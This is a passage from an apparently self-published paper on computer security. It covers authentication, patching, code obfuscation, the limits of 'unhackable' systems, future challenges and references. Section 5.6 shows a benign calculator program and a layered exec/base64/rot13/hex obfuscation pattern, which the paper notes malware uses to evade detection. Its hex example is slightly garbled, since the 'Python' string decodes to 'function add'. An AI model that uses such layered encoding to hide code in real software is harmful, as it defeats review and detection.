- **Multi-Factor Authentication (MFA):** Requires users to provide two or more different types of credentials (factors) before granting access. Factors typically include:
  - Something you know (e.g., password, PIN)

  - Something you have (e.g., hardware token, phone app generating a code, smart card)
  - Something you are (e.g., fingerprint, facial recognition - biometrics)

  MFA significantly increases the difficulty for attackers to gain access even if they compromise one factor (like a password). It should be implemented wherever possible, especially for administrative access and sensitive applications.

- **Principle of Least Privilege:** Users and processes should only be granted the minimum permissions necessary to perform their required functions. This limits the potential damage if an account or process is compromised. Avoid using administrator/root accounts for routine tasks.

- **Role-Based Access Control (RBAC):** Assign permissions based on roles within an organization rather than to individual users, simplifying management and ensuring consistency.

5.5 Secure Development and Patch Management

Building security in from the start and maintaining it over time are crucial.

- **Secure Coding Practices:** Developers should be trained to avoid common programming errors that lead to vulnerabilities (e.g., input validation, proper error handling, memory safety techniques, avoiding hardcoded secrets). Static Application Security Testing (SAST) and Dynamic Application Security Testing (DAST) tools can help identify flaws during development.

- **Patch Management:** Regularly applying security patches released by OS and application vendors is critical to fix known vulnerabilities. This requires robust inventory management and testing procedures to avoid disrupting operations. Failing to patch promptly is a leading cause of security breaches.

5.6 Obfuscation as a Defense Layer

Obfuscation involves making code harder for humans and potentially automated tools to understand, without changing its functionality. The Python calculator example demonstrates transforming readable code into a condensed, often unreadable format (typically using techniques like encoding, renaming variables, and restructuring control flow).

```
#!/usr/bin/python3
# A simple calculator program in Python3
# Define functions for operations
def add(x, y): return x + y
def subtract(x, y): return x - y
def multiply(x, y): return x * y
def divide(x, y):
    if y == 0: return "Error! Division by zero."
    return x / y

# Get user input
print("Please choose an operation:")
print("1. Add")
print("2. Subtract")
print("3. Multiply")
print("4. Divide")
choice = input("Enter your choice (1/2/3/4): ")
try:
    num1 = float(input("Enter the first number: "))
    num2 = float(input("Enter the second number: "))
except ValueError:
    print("Invalid input. Please enter numbers.")
    exit()
```

```
24
25 # Perform calculation and print result
26 if choice == '1':
27     print(f"{num1} + {num2} = {add(num1, num2)}")
28 elif choice == '2':
29     print(f"{num1} - {num2} = {subtract(num1, num2)}")
30 elif choice == '3':
31     print(f"{num1} * {num2} = {multiply(num1, num2)}")
32 elif choice == '4':
33     print(f"{num1} / {num2} = {divide(num1, num2)}")
34 else:
35     print("Invalid choice")
```

Listing 4: Original simple calculator program (Python). Source: Bing AI prompt in original draft.

```
# The actual obfuscated code is typically a long string of encoded
   ↪ bytes
# Example structure:
import base64, codecs; # etc.
obfuscated_code = 'exec(base64.b64decode(codecs.decode("...long hex
   ↪ or base64 string...","rot13")))' # Multiple layers possible
eval(obfuscated_code)

# Or using simple hex escapes within exec:
# _=exec;_('\x66\x75\x6e\x63\x74\x69\x6f\x6e\x20\x61\x64\x64\x28\x78\
   ↪ x2c\x20\x79\x29\x3a\x0a\x20\x20\x72\x65\x74\x75\x72\x6e\x20\x78
   ↪ \x20\x2b\x20\x79\x0a\x23\x20\x2e\x2e\x2e\xrest_of_code...')
# The line below is just a *snippet* of hex-encoded characters, not
   ↪ the full program.
```

```
# '\x49\x61\x41\x54\x63\x3e\x4d\x45\x46\x64\x79\x30\x41\x54\x63...'
```

Listing 5: Conceptual representation of obfuscated Python code (using exec and hex encoding).

While obfuscation can hinder casual analysis and potentially bypass simple signature-based detection, it is generally considered "security through obscurity." Determined attackers with reverse engineering skills can often de-obfuscate the code. It primarily serves as a speed bump rather than a fundamental security control. Malware authors frequently use obfuscation as an evasion tactic.

6 Discussion: Towards Unhackable Systems?

The preceding sections have outlined a complex landscape of threats and defenses. This raises the central question: Can we truly achieve "unhackable" computing systems?

6.1 The Elusive Goal of Unhackability

While the term "unhackable" serves as a powerful motivator, achieving absolute, mathematically provable unhackability for general-purpose computing systems remains an elusive, likely unattainable, ideal in practice. Several factors contribute to this:

- **System Complexity:** Modern operating systems, applications, and networks involve millions of lines of code and intricate interactions between components. Identifying and eliminating every possible flaw in such complex systems is exceedingly difficult.
- **Evolving Threats:** Attackers constantly devise new techniques and discover new vulnerability classes. Security is a continuous arms race, not a state that can be definitively "achieved."
- **Hardware Limitations:** As seen with hardware vulnerabilities, flaws can exist below the software layer, potentially undermining even perfectly written software.

- **Supply Chain Risks:** Systems rely on components and software from numerous third parties. A compromise anywhere in the supply chain can introduce vulnerabilities (as the PRISM discussion highlights regarding trust).
- **The Human Element:** Users, administrators, and developers can make mistakes, fall victim to social engineering, or introduce vulnerabilities through misconfiguration or poor practices.

Therefore, a more pragmatic goal is to strive for systems that are *exceptionally difficult* to hack – systems where the attack surface is minimized, vulnerabilities are rare and quickly patched, exploitation requires significant resources and expertise, and compromises are rapidly detected and contained. This involves moving beyond reactive patching and detection towards building inherently more resilient architectures.

6.2 The Critical Role of Transparency and Prevention

This paper argues that two key pillars support the move towards more resilient systems:

1. **Transparency:** As advocated in the discussion of open-source operating systems (Section 3.1), transparency in code and design allows for broader scrutiny and auditing, building trust and potentially uncovering flaws (intentional or unintentional) that might remain hidden in closed systems. Open standards and protocols also contribute to this ecosystem.
2. **Prevention-First Security:** While detection and response (EDR, monitoring) are necessary, the primary focus should be on preventing intrusions in the first place. This emphasizes the critical role of robust, well-configured firewalls (especially WAFs, Section 5.3), strong authentication (MFA, Section 5.4), adherence to least privilege, secure coding practices, and timely patch management (Section 5.5). A highly restrictive firewall policy (like the "hard-coded WAF" concept) embodies this preventative approach.

6.3 The Human Factor in Security

Technology alone cannot guarantee security. Humans interact with systems at every level, and their actions are often the weakest link (45). Key aspects include:

- **Social Engineering:** Manipulating people into divulging confidential information or performing actions that compromise security (e.g., phishing emails, pretexting calls).
- **User Error:** Accidental misconfigurations, weak password choices, or clicking on malicious links.
- **Insider Threats:** Malicious actions by trusted individuals with legitimate access.
- **Security Awareness:** Lack of training and awareness among users and administrators regarding threats and best practices.

Achieving higher levels of security requires not only technical controls but also robust security policies, ongoing user education, and fostering a security-conscious culture.

6.4 Balancing Security, Usability, and Cost

Implementing stringent security measures often involves trade-offs. Highly restrictive firewalls might block legitimate traffic if not configured carefully. MFA can add friction to the user login process. Extensive code auditing and formal verification methods increase development time and cost. Finding the right balance between security requirements, user experience, performance, and budget is a constant challenge for organizations and system designers. The pursuit of "unhackability" must consider these practical constraints.

7 Future Work and Open Challenges

The quest for more secure computing systems is ongoing, with numerous challenges and areas requiring further research and development:

- **Practical Post-Quantum Cryptography Deployment:** While PQC algorithms are being standardized, the practical challenges of migrating global infrastructure (protocols like TLS, SSH, VPNs) are immense and require significant effort in implementation, testing, and performance optimization.

- **AI/ML in Security (Attack and Defense):** Artificial intelligence and machine learning are increasingly used in both cybersecurity defense (e.g., anomaly detection, malware analysis) and attack tools (e.g., automated vulnerability discovery, adaptive malware, sophisticated phishing). Research is needed to stay ahead of malicious AI use and improve defensive AI robustness.

- **Securing the Internet of Things (IoT):** The proliferation of interconnected, often resource-constrained IoT devices creates a massive new attack surface. Developing lightweight security protocols, secure update mechanisms, and effective management strategies for IoT is critical.

- **Formal Methods and Verifiable Systems:** Applying mathematical techniques (formal methods) to specify and verify the correctness and security properties of critical software and hardware components offers a path towards higher assurance systems. Making these methods more scalable and usable for real-world systems is an ongoing challenge.

- **Supply Chain Security:** Developing better methods for vetting third-party components, ensuring software integrity (e.g., via Software Bills of Materials - SBOMs), and building more resilient supply chains are crucial to address risks like those highlighted by PRISM or software dependency attacks.

- **Improving Usable Security:** Designing security mechanisms that are effective yet intuitive and minimally intrusive for end-users remains a challenge. Security that is too cumbersome is often bypassed or disabled.

- **Quantifying Security:** Developing reliable metrics and models to objectively measure the security posture of a system and the effectiveness of different defenses is an area needing more research.

Addressing these challenges will be key to building the more resilient and trustworthy computing systems needed for the future.

8 Conclusion

This paper has explored the multifaceted challenge of computer security, examining the path towards building systems that are significantly more resistant to compromise – approaching the ideal of "unhackable." We have analyzed critical threats, including the potential for compromised trust at the operating system level (highlighted by programs like PRISM), the persistent danger of software and hardware vulnerabilities, the sophistication of modern malware and evasion techniques, and the looming cryptographic threat posed by quantum computing.

Current defensive measures, particularly traditional antivirus, while beneficial, are demonstrably insufficient against the full spectrum of modern attacks. A paradigm shift towards proactive prevention and inherent system resilience is necessary. Key strategies highlighted include: embracing transparency through open-source software and standards where feasible; implementing robust, layered defenses with a strong emphasis on meticulously configured firewalls (especially WAFs) to minimize the network attack surface; enforcing strong authentication via MFA; adhering to the principle of least privilege; maintaining rigorous patch management; and preparing for the transition to post-quantum cryptography.

While absolute unhackability may remain an elusive theoretical goal for complex, general-purpose systems due to inherent complexity and the human element, the principles and strategies discussed offer a tangible roadmap for drastically reducing hackability. By focusing on transparency, strong prevention, secure design practices, and continuous adaptation

to the evolving threat landscape, we can build more trustworthy and resilient computing infrastructures for the future. The pursuit of unhackable systems is not just a technical challenge, but a necessary endeavor for safeguarding our increasingly digital world.

Acknowledgements

Thanks to the University of Toronto for my education in computer science, and to the world of computer science literature for teaching me about those things you just don't learn in class. The purpose of this paper is to provide a solution to the problem of "hackability" (how hackable something is), by making it "unhackable" and attempting to eliminate hackability completely. Conflicts of interest/Competing interests: The author declares no conflicts of interest or competing interests. Availability of data and material: Not applicable (Theoretical work/public sources). Code availability: Example code snippets are provided within the text; they are illustrative and provided as-is.

References

[1] Hemmendinger D (2000) operating system | Definition, Examples, & Concepts. Britannica. Britannica Encyclopedia. https://www.britannica.com/technology/operating-system. Accessed July 3, 2020.

[2] The Washington Post (2013) NSA slides explain the PRISM data-collection program. https://www.washingtonpost.com/wp-srv/special/politics/prism-collection-documents/

[3] OpenBSD Project. https://www.openbsd.org/

[4] Gollmann D. (2015) OpenBSD: Security Through Correctness. Presentation at AsiaBSDCon 2015. https://quigon.bsws.de/papers/2015/asiabsdcon/index.html

[5] NIST Computer Security Resource Center. Glossary - Vulnerability. https://csrc.nist.gov/glossary/term/vulnerability

[6] Pagliery J. (2020) FBI warns of hackers hijacking online Zoom meetings, classes. New York Post. https://nypost.com/2020/03/31/fbi-warns-of-hackers-hijacking-online-zoom-meetings-classes/

[7] Britannica. Computer Network. https://www.britannica.com/technology/computer-network

[8] F5 Networks. HTTP Fundamentals. White Paper. https://www.f5.com/content/dam/f5/corp/global/pdf/white-papers/http-fundamentals-wp.pdf

[9] SC Media (2019) Researchers bypass Cylance's AI-based AV solution by masking malware with video game code. https://www.scmagazine.com/home/security-news/researchers-bypass-cylances-ai-based-av-solution-by-masking-malware-with-video-game

[10] Veil Framework GitHub Repository. https://github.com/Veil-Framework/Veil

[11] Altavilla P. (2022) NVIDIA Hackers Now Threaten Samsung With Massive Source Code Leak If Demands Aren't Met. HotHardware. https://hothardware.com/news/nvidia-hackers-now-threaten-samsung-source-code-leak

[12] Ravichandran J, et al. (2022) PACMAN: Attacking ARM Pointer Authentication with Speculative Execution. Paper. https://pacmanattack.com/paper.pdf

[13] Seals T. (2020) Apple Ups Max Bug Bounty Payout to $1.5M. Threatpost. (Note: This is an example, market prices fluctuate. Original ref was GBHackers).

[14] Stallings W, Brown L. Computer Security: Principles and Practice. Pearson; 2017.

[15] Pfleeger CP, Pfleeger SL, Margulies J. Security in Computing. 5th ed. Prentice Hall; 2015.

[16] Tanenbaum AS, Bos HJ. Modern Operating Systems. 4th ed. Pearson; 2014. (Chapters on Security).

[17] Aleph One. Smashing The Stack For Fun And Profit. Phrack Magazine. 1996;7(49). http://phrack.org/issues/49/14.html

[18] OWASP. Injection Prevention Cheat Sheet. https://cheatsheetseries.owasp.org/cheatsheets/Injection_Prevention_Cheat_Sheet.html

[19] Kocher P, et al. Spectre Attacks: Exploiting Speculative Execution. 2019 IEEE Symposium on Security and Privacy (SP); 2019.

[20] Sikorski M, Honig A. Practical Malware Analysis: The Hands-On Guide to Dissecting Malicious Software. No Starch Press; 2012.

[21] Apruzzese G, et al. The Role of Machine Learning in Cybersecurity. Digital Threats: Research and Practice. 2020;1(1):1-38.

[22] Kurose JF, Ross KW. Computer Networking: A Top-Down Approach. 8th ed. Pearson; 2021.

[23] Zwicky ED, Cooper SD, Chapman DB. Building Internet Firewalls. 2nd ed. O'Reilly Media; 2000.

[24] Katz J, Lindell Y. Introduction to Modern Cryptography. 2nd ed. CRC Press; 2014.

[25] Alagic G, et al. Status Report on the Second Round of the NIST Post-Quantum Cryptography Standardization Process. NIST IR 8309; 2020. https://nvlpubs.nist.gov/nistpubs/ir/2020/NIST.IR.8309.pdf

[26] Open Quantum Safe Project. liboqs GitHub Repository. https://github.com/open-quantum-safe/liboqs

[27] Microsoft Defender Exploit Guard documentation. (Example vendor documentation).

[28] Exploit Database. Apache HTTP Server 2.4.49 - Path Traversal / RCE. https://www.exploit-db.com/exploits/50383

[29] Lipp M, et al. Meltdown: Reading Kernel Memory from User Space. 27th USENIX Security Symposium (USENIX Security 18); 2018.

[30] Kim Y, et al. Flipping Bits in Memory Without Accessing Them: An Experimental Study of DRAM Disturbance Errors. ACM SIGARCH Computer Architecture News. 2014;42(3):371-382.

[31] NIST Computer Security Resource Center. Glossary - Malware. https://csrc.nist.gov/glossary/term/malware

[32] Kaspersky Lab. Fileless Malware: An Evolving Threat. Securelist. (Example vendor report).

[33] NCC Group. Request encoding to bypass web application firewalls. Blog Post. https://www.nccgroup.com/uk/about-us/newsroom-and-events/blogs/2017/august/request-encoding-to-bypass-web-application-firewalls/

[34] Hacking Articles. Understanding Encoding (Beginner's guide). https://www.hackingarticles.in/understanding-encoding-beginners-guide/

[35] Josefsson S. The Base16, Base32, and Base64 Data Encodings. RFC 4648; 2006. https://tools.ietf.org/html/rfc4648

[36] Tutorialspoint. Hexadecimal Number System. https://www.tutorialspoint.com/hexadecimal-number-system

[37] Chua EH. An introduction to HTTP basics. Nanyang Technological University. https://www.ntu.edu.sg/home/ehchua/programming/webprogramming/HTTP_Basics.html

[38] Shor PW. Polynomial-Time Algorithms for Prime Factorization and Discrete Logarithms on a Quantum Computer. SIAM Journal on Computing. 1997;26(5):1484-1509.

[39] Grover LK. A fast quantum mechanical algorithm for database search. Proceedings of the twenty-eighth annual ACM symposium on Theory of computing; 1996.

[40] Mosca M. Cybersecurity in an Era with Quantum Computers: Will We Be Ready? IEEE Security Privacy Magazine. 2018;16(5):38-41.

[41] NIST Post-Quantum Cryptography Project. https://csrc.nist.gov/projects/post-quantum-cryptography

[42] NIST SP 800-53 Rev. 5. Security and Privacy Controls for Information Systems and Organizations. Appendix F: Security Control Baselines. (References layered defense concepts).

[43] AV-Comparatives / AV-TEST GmbH. (Independent AV testing organization reports often show high but not perfect detection rates).

[44] OWASP. Web Application Firewall. https://owasp.org/www-community/Web_Application_Firewall

[45] SANS Institute. Security Awareness Report. (Example industry report highlighting human error).

Further Reading

- The Washington Post (2013) U.S., British intelligence mining data from nine U.S. Internet companies in broad secret program. https://www.washingtonpost.com/investigations/us-intelligence-mining-data-from-nine-us-internet-companies-in-broad 2013/06/06/3a0c0da8-cebf-11e2-8845-d970ccb04497_story.html.
- Erickson J. Hacking: The Art of Exploitation, 2nd Edition. No Starch Press; 2008.

- Cowan C, et al. Buffer Overflows: Attacks and Defenses for the Vulnerability of the Decade. DARPA Information Survivability Conference and Exposition (DISCEX '00); 2000. https://users.ece.cmu.edu/~adrian/630-f04/readings/cowan-vulnerability.pdf.
- Microsoft TechNet (Archived). Defining Malware: FAQ. https://docs.microsoft.com/en-us/previous-versions/tn-archive/dd632948(v=technet.10).
- Kurose JF, Ross KW. Computer Networking: A Top-Down Approach (7th Edition or later). Pearson.
- Chua EH. An introduction to HTTP basics. Nanyang Technological University. https://www.ntu.edu.sg/home/ehchua/programming/webprogramming/HTTP_Basics.html.
- Hacking Articles. Understanding Encoding (Beginner's guide). https://www.hackingarticles.in/understanding-encoding-beginners-guide/.
- Josefsson S. The Base16, Base32, and Base64 Data Encodings. RFC 4648; 2006. https://tools.ietf.org/html/rfc4648.
- Tutorialspoint. Hexadecimal Number System. https://www.tutorialspoint.com/hexadecimal-number-system.
- NCC Group (2017). Request encoding to bypass web application firewalls. https://www.nccgroup.com/uk/about-us/newsroom-and-events/blogs/2017/august/request-encoding-to-
- Open Quantum Safe Project. liboqs - Open source C library for quantum-safe cryptographic algorithms. https://github.com/open-quantum-safe/liboqs.
- Cisco. What Is Machine Learning in Security? https://www.cisco.com/c/en/us/products/security/machine-learning-security.html.

Figure 3: Blake MacKenzie Burns

Blake MacKenzie Burns is the founder of Dragonex Technologies, a Canadian business (https://dragonextech.com). Check there for his latest work. In 2018, Blake created Darksort, described as a fast linear sorting algorithm. He is a University of Toronto student in computer science. He is pursuing entrepreneurial ventures following the completion of his major in computer science and minor in classical civilizations.